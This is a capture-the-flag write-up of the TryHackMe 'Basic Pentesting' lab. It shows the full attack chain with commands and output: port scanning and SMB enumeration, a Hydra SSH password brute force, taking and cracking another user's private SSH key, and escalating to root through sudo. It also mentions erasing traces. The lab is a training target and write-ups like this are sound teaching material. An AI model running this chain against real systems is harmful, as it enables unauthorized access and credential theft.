WRITE-UP

TryHackMe BASIC PENTESTING

R4IM4NN

Table of Contents

I. [Introduction]

To succeed in CTF challenges, I've set up an attack strategy that defines the different phases of attack. This strategy has 3 phases and is inspired by the **Cyber Kill Chain**.

Here are the 3 phases of this attack strategy:

- PHASE 1 [**RECONNAISSANCE**] : Gather information about our target, such as which technologies are used ? What ports are open and what services are used ? What vulnerabilities and weaknesses can be exploited ? The greater the amount of information gathered, the more sophisticated the attack and the higher the probability of success.

- PHASE 2 [**EXPLOITATION**] : Exploitation of the vulnerabilities identified in the reconnaissance phase. The aim of this phase is to gain initial access to the target's system.

- PHASE 3 [**TOTAL CONTROL & EVASION**] : At this point we have restricted, unstable access which is likely to be detected. So to avoid losing access, we can open up other paths so that we can easily regain access in the event of problems. To do this, we need to obtain more privileges known as elevation of privileges which means moving from a restricted access level to a higher one. Once our mission is completed, we must erase all traces of our passage and leave the network.

II. [Phase 1 : RECONNAISSANCE]

Target IP address: 10.10.126.86

```
$ ping -c3 10.10.126.86

PING 10.10.126.86 (10.10.126.86) 56(84) bytes of data.
64 bytes from 10.10.126.86: icmp_seq=1 ttl=63 time=82.5 ms
64 bytes from 10.10.126.86: icmp_seq=2 ttl=63 time=26.7 ms
64 bytes from 10.10.126.86: icmp_seq=3 ttl=63 time=25.9 ms
--- 10.10.99.17 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 25.929/45.047/82.476/26.468 ms
```

- Command -

The "**ping**" command checks whether the machine connected to the network is accessible.
The "**-c**" parameter defines the number of ICMP requests sent, in our case 3 requests.

- Analysis -

3 packets are successfully transmitted. We can see that the TTL value is 63, so it's a LINUX/UNIX machine because the default TTL value for Linux/Unix is 64 and for Windows is 128.

- End of Analysis -

*-**-*

```
$ nmap -sC -sV -p- -T5 10.10.126.86

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-16 19:18 CET
Warning: 10.10.126.86 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.126.86
Host is up (0.028s latency).
Not shown: 65152 closed tcp ports (conn-refused), 377 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
| 256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_ 256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
| ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp open http Apache Tomcat 9.0.7
|_http-title: Apache Tomcat/9.0.7
|_http-favicon: Apache Tomcat
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
|_clock-skew: mean: 1h40m00s, deviation: 2h53m12s, median: 0s
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
| Computer name: basic2
| NetBIOS computer name: BASIC2\x00
| Domain name: \x00
| FQDN: basic2
|_ System time: 2024-01-16T13:18:33-05:00
| smb2-time:
| date: 2024-01-16T18:18:33
|_ start_date: N/A
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
```

- Command -

The "**nmap**" command can be used to detect open ports, identify hosted services and obtain information on a remote machine's operating system.
The "**-sC**" parameter enables the use of default scripts, equivalent to -script=default.
The "**-sV**" parameter is used to determine service/version informations.
The "**-p-**" parameter scans all ports (0 - 65535).
The "**-T5**" parameter is used to define the execution speed - the value lies between [0 ; 5].

- Analysis -

6 TCP ports are open: 22[SSH]; 80-8080[HTTP]; 139-445[SMB]; 8009[AJP13].
For port 22: You can connect via "ssh" if you find usernames you can try to brute force the password with the "**Hydra**" tool.
For port 80: you can use the "**Gobuster**" tool for enumeration.
For port 139-445: you can use the "**enum4linux**" tool for enumeration and to access/list the various SMB shares, you can use "**smbclient**".

- End of Analysis -

*-**-*


```
$ gobuster dir -u 10.10.126.86 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://10.10.126.86
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,txt
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html (Status: 403) [Size: 292]
/index.html (Status: 200) [Size: 158]
/development (Status: 301) [Size: 318] [--> http://10.10.126.86/development/]
```

- Command -

The "**gobuster**" command is used to enumerate directories/files, subdomains and virtual hosts of a web site.
The "**dir**" mode is used to brute force a website's directories/files. There are several other modes, such as (dns: brute force subdomains) and (vhost: brute force virtual hosts).
The "**-u**" parameter is used to define the url in our case: http://10.10.126.86/
The "**-w**" parameter is used to define the wordlist. With other tools, this parameter can be "--wordlist=".
The "**-x**" parameter is used to define file extensions for example : php, txt, html.

- Analysis -

A /development directory in which there are 2 files (txt) dev.txt and j.txt.



Index of /development

```
      Name          Last modified    Size Description
Parent Directory                       -
dev.txt            2018-04-23 14:52  483
j.txt              2018-04-23 13:10  235

Apache/2.4.18 (Ubuntu) Server at 10.10.106.45 Port 80
```

The dev.txt file only gives us information on the services configuration :

http://10.10.126.86/development/dev.txt

```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm using version 2.5.12, because
other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -
```

In the file j.txt we learn that the password "J" is easy to break :

http://10.10.126.86/development/j.txt

```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

In the source code of the main page (index.html), there's a comment that gives us some information. The "**dev**" section refers to the **development/** directory that "**Gobuster**" found :

```
http://10.10.126.86/

Line 7 : <!-- Check our dev note section if you need to know what to work on. -->
```

- End of Analysis -

*-**-*

```
$ smbclient -L \\\\10.10.126.86

Sharename  Type       Comment
---------  -----      -----------
Anonymous  Disk
IPC$       IPC        IPC Service (Samba Server 4.3.11-Ubuntu)

Reconnecting with SMB1 for workgroup listing.

Server        Comment
---------     -----------
Workgroup     Master
------------  --------
WORKGROUP     BASIC2
```

- Command -
The "**smbclient**" command is used to access file shares on an SMB server.
The "**-L**" parameter is used to list shares.

- Analysis -
You can access the "Anonymous" share with a blank password.

```
$ smbclient \\\\10.10.126.86\\Anonymous

smb: \> ls
.           D 0 Thu Apr 19 19:31:20 2018
..          D 0 Thu Apr 19 19:13:06 2018
staff.txt   N 173 Thu Apr 19 19:29:55 2018
```

There is a file called "staff.txt" which gives us 2 names: "Jan" and "Kay".

```
$ smb: \> more staff.txt

Announcement to staff:
PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)
-Kay
```

- End of Analysis -
*-**-*

```
$ enum4linux -a 10.10.126.86

========================( Share Enumeration on 10.10.106.45 )==============================
Sharename    Type   Comment
---------    ----   -------
Anonymous    Disk
IPC$         IPC    IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.
Server Comment
--------- -------
Workgroup Master
--------- -------
WORKGROUP BASIC2
[+] Attempting to map shares on 10.10.106.45
//10.10.106.45/Anonymous Mapping: OK Listing: OK Writing: N/A
[E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.10.106.45/IPC$ Mapping: N/A Listing: N/A Writing: N/A
=================( Users on 10.10.106.45 via RID cycling (RIDS: 500-550,1000-1050) )==================
[I] Found new SID:
S-1-22-1
[I] Found new SID:
S-1-5-32
[I] Found new SID:
S-1-5-32
[I] Found new SID:
S-1-5-32
[I] Found new SID:
S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
```

- Command -

The "**enum4linux**" command is used to enumerate SMB informations (shares, printers, ...) on Windows and Linux systems.
The "**-a**" parameter is used to enumerate all information (list of users, list of shares....).

- Analysis -

2 "kay, jan" users are listed.
There's also an "Anonymous" share that we found with "**smbclient**". We know that the password for "jan" is easy to crack, so we can brute force the password with the "**Hydra**" tool.

- End of Analysis -

*-**-*

III. [Phase 2 : EXPLOITATION]

```
$ hydra -l jan -P /usr/share/wordlists/rockyou.txt 10.10.126.86 ssh -t 4

[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.10.126.86:22/
[22][ssh] host: 10.10.126.86 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
```

- Command -
The "**hydra**" command is used to brute force a password for various services (ssh, ftp, snmp...). our case, the service is SSH.
The "**-l**" parameter is used to define the login.
The "**-P**" parameter defines a wordlist of passwords.
The "**-t**" parameter is used to define the number of parallel connections (attempts) (default: 16).

- Analysis -
Hydra has successfully broken the password for the login **jan**, the password is **armando**. So now we can connect via ssh.
- End of Analysis -

*-**-*

```
$ ssh jan@10.10.126.86

Jan@10.10.126.86's password: armando
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
0 packages can be updated.
0 updates are security updates.
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$
```

- Command -
The "**ssh**" command is used to establish encrypted communication with a remote machine.

- Analysis -
We've successfully connected to the remote machine with the user name jan and the password armando. Now we have to try and obtain as many privileges as possible, which is what we call *elevation of privileges*.
- End of Analysis -

*-**-*

IV. [Phase 3 : TOTAL CONTROL & EVASION]

```
jan@basic2:~$ cd /home/
jan@basic2:/home$ ls
jan kay
jan@basic2:/home$ cd kay/
jan@basic2:/home/kay$ ls -aril
total 48
798922 -rw------- 1 root kay 538 Apr 23 2018 .viminfo
793592 -rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
798691 drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
792307 -rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
798920 -rw------- 1 kay kay 57 Apr 23 2018 pass.bak
798919 drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
786444 -rw------- 1 root kay 119 Apr 23 2018 .lesshst
793590 drwx------ 2 kay kay 4096 Apr 17 2018 .cache
792902 -rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
793583 -rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
793456 -rw------- 1 kay kay 756 Apr 23 2018 .bash_history
655362 drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
786930 drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
jan@basic2:/home/kay$ cd .ssh/
jan@basic2:/home/kay/.ssh$ ls -aril
total 20
798918 -rw-r--r-- 1 kay kay 771 Apr 19 2018 id_rsa.pub
798917 -rw-r--r-- 1 kay kay 3326 Apr 19 2018 id_rsa
798921 -rw-rw-r-- 1 kay kay 771 Apr 23 2018 authorized_keys
786930 drwxr-xr-x 5 kay kay 4096 Apr 23 2018 ..
798691 drwxr-xr-x 2 kay kay 4096 Apr 23 2018
```

- Analysis -

We can see that we have access not only to the ".ssh" folder (read permission), but also to the "id_rsa" file, which is the private key for connecting to the user "kay", we'll get this private key and try to connect with it via ssh.

- End of Analysis -

*-**-*

```
$ chmod 600 id_rsa
```

-Command -
The "**chmod**" command is used to modify/assign access rights to files/directories.
The right "**600**" means that only the owner of the file has full read and write access (rw- --- ---), once a file permission is set to 600, no one else can access the file.

- Analysis -
we change the rights of the "id_rsa" file with chmod and we can now try to connect with the private key via ssh.
- End of Analysis -

*-**-*

```
$ ssh -i id_rsa kay@10.10.126.86

Enter passphrase for key 'id_rsa':
```

- Command -
The "**ssh**" command is used to establish encrypted communication with a remote machine.
The "**-i**" parameter to define the private key we've retrieved.

- Analysis -
A passphrase is requested, so we'll need to try and find it. To do this, we'll transform our private key "id_rsa" into a hash using the "**ssh2john**" tool and then break this hash using the "**john**" tool.
- End of Analysis -

*-**-*

```
$ ssh2john id_rsa > hash.txt

cat hash.txt

id_rsa:$ssg$16$6ABA7DE35CDB65B92C1F760E2FE75$2352$22835bfc9d2ad8f779e84676de801a2712ef86e499d5cad1af838d19402
729c471837fbdbe7eb172e8e9cd40ee52d959a3…………...858':
```

- Command -
The "**ssh2john**" command transforms an RSA key into a HASH format.

- Analysis -
The private key has been successfully transformed into a hash. This hash can now be broken using the "john" tool.
- End of analysis -

*-**-*

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa)
```

- Command -
The "**john**" command is used to break a hash using a wordlist.
The "**--wordlist=**" parameter is used to define the wordlist.

- Analysis -
The hash has been successfully broken, and we can now connect to user "kay".
- End of analysis -

*_**_*

```
$ ssh -i id_rsa kay@10.10.126.86

Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.
Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102

kay@basic2:~$
```

- Analysis -
We successfully connected to the remote machine with the username "kay".
- End of Analysis -

*_**_*

```
kay@basic2:~$ ls -aril
total 48
798922 -rw------- 1 root kay   538 Apr 23  2018 .viminfo
793592 -rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
798691 drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
792307 -rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
798920 -rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
798919 drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
786444 -rw------- 1 root kay   119 Apr 23  2018 .lesshst
793590 drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
792902 -rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
793583 -rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
793456 -rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
655362 drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
786930 drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$ sudo -l
[sudo] password for kay:
Matching Defaults entries for kay on basic2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User kay may run the following commands on basic2:
    (ALL : ALL) ALL
kay@basic2:~$ sudo su
root@basic2:/home/kay# whoami
root
root@basic2:/home/kay#
```

- Analysis -
We have a "**.sudo_as_admin_successful**" file, so we can say that this user has **sudo** rights.
We have a file called "**pass.bak**" in which there's a string of characters, so we can imagine that it's a password.
We can now try to list the user's privileges with the "**sudo -l**" command, and the password is the one we found in the "**pass.bak**" file. We can see that user kay has full rights.
So if we type the command "**sudo su**" we can see that we are **root**.
- End of Analysis -

*-**-*

```
root@basic2:~# cat /root/flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
```

- Analysis -
We can see that in the **/root** folder there's a file called "**flag.txt**" in which it says there's another way to succeed. So the elevation of privileges is successful. Mission accomplished, time to escape, erase all traces and escape.
- End of Analysis -

*_**_*

V. [Thanks]

This write-up is over, I hope I was clear and that this write-up was not difficult to understand. Thank you for reading this write-up and there are many more coming soon.

See you soon.

R4IM4NN